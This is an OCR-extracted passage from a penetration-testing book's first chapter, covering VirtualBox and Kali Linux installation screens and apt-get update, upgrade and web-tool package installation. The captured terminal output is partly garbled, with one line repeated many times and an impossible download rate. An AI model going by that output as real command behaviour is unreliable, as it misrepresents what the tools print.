



# Chapter 1: Setting Up Kali Linux and the Testing Lab








× **Create Virtual Machine**

### Name and operating system

Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.


Name:


Type:  


Version:













### Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

*Root password:*

●●●●●●●●

Show Password in Clear

Please enter the same root password again to verify that you have typed it correctly.

*Re-enter password to verify:*

●●●●●●●●

Show Password in Clear

Screenshot

Go Back

Continue



## Partition disks

The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.

If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.

*Partitioning method:*

**Guided - use entire disk**

**Guided - use entire disk and set up LVM**

**Guided - use entire disk and set up encrypted LVM**

**Manual**

Screenshot

Go Back

Continue



## Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.

The partition tables of the following devices are changed:  
SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:  
partition #1 of SCSI3 (0,0,0) (sda) as ext4  
partition #5 of SCSI3 (0,0,0) (sda) as swap

Write the changes to disks?

No

Yes

Screenshot

Continue


```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# apt-get update  
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [30.5 kB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [16.0 MB]  
49% [2 Packages 6,381 kB/16.0 MB 40%] 2,988 PB/s 0s
```


---


```
root@kali:~# apt-get full-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
 gir1.2-mutter-1 gir1.2-networkmanager-1.0 gir1.2-nmgtk-1.0
 gnome-themes-standard keepnote libchamplain-0.12-0 libcharls1
 libdigest-md5-file-perl libdns169 libfabric1 libfreerdp-cache1.1
 libfreerdp-client1.1 libfreerdp-codec1.1 libfreerdp-common1.1.0
 libfreerdp-core1.1 libfreerdp-crypto1.1 libfreerdp-gdi1.1
 libfreerdp-locale1.1 libfreerdp-primitives1.1 libfreerdp-utils1.1
 libgcr-3-common libgdcm2.8 libgl2ps1.4 libgnome-desktop-3-12 libgweather-3-6
 libhdf5-openmpi-100 libhttp-server-simple-perl libisc166 libjs-excanvas
 libleft5 libmagickcore-6.q16-3 libmagickcore-6.q16-3-extra
 libmagickwand-6.q16-3 libmpfr4 libmutter-1-0 libnetcdf-c++4 libnm-glib4
 libnm-gtk0 libnm-util2 libopencv-calib3d3.2 libopencv-contrib3.2
 libopencv-core3.2 libopencv-features2d3.2 libopencv-flann3.2
 libopencv-highgui3.2 libopencv-imgcodecs3.2 libopencv-imgproc3.2
 libopencv-ml3.2 libopencv-objdetect3.2 libopencv-photo3.2 libopencv-shape3.2
 libopencv-stitching3.2 libopencv-superres3.2 libopencv-video3.2
 libopencv-videoio3.2 libopencv-videostab3.2 libopencv-viz3.2 libopenxr22
 libopenmpi2 libpoppler68 libpoppler72 libproj12 libpsm-infinipath1
 libqgis-analysis2.14.21 libqgis-core2.14.21 libqgis-gui2.14.21
```





```
root@kali:~# apt-get install kali-linux-web
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
 arachni cookie-cadger eyewitness firefoxdriver http-tunnel httpprint libclass-accessor-perl
 libclass-data-inheritable-perl libclass-dbi-abstractsearch-perl libclass-dbi-mysql-perl
 libclass-dbi-perl libclass-method-modifiers-perl libclass-trigger-perl
 libclass-xsaccessor-perl libclone-choose-perl libclone-perl libconvert-asn1-perl
 libcrypt-mcrypt-perl libcrypt-openssl-bignum-perl libcrypt-openssl-rsa-perl
 libdbix-contextualfetch-perl libegl1-mesa libgssapi-perl libhash-merge-perl
 libima-dbi-perl libimport-into-perl libio-stringy-perl libjavascriptcoregtk-1.0-0
 liblingua-en-inflect-perl libmcrypt4 libmoo-perl libnet-ldap-perl librole-tiny-perl
 libsql-abstract-limit-perl libsql-abstract-perl libstrictures-perl libsub-quote-perl
 libtime-piece-mysql-perl libuniversal-moniker-perl libwebkitgtk-1.0-0 owasp-mantra-ff
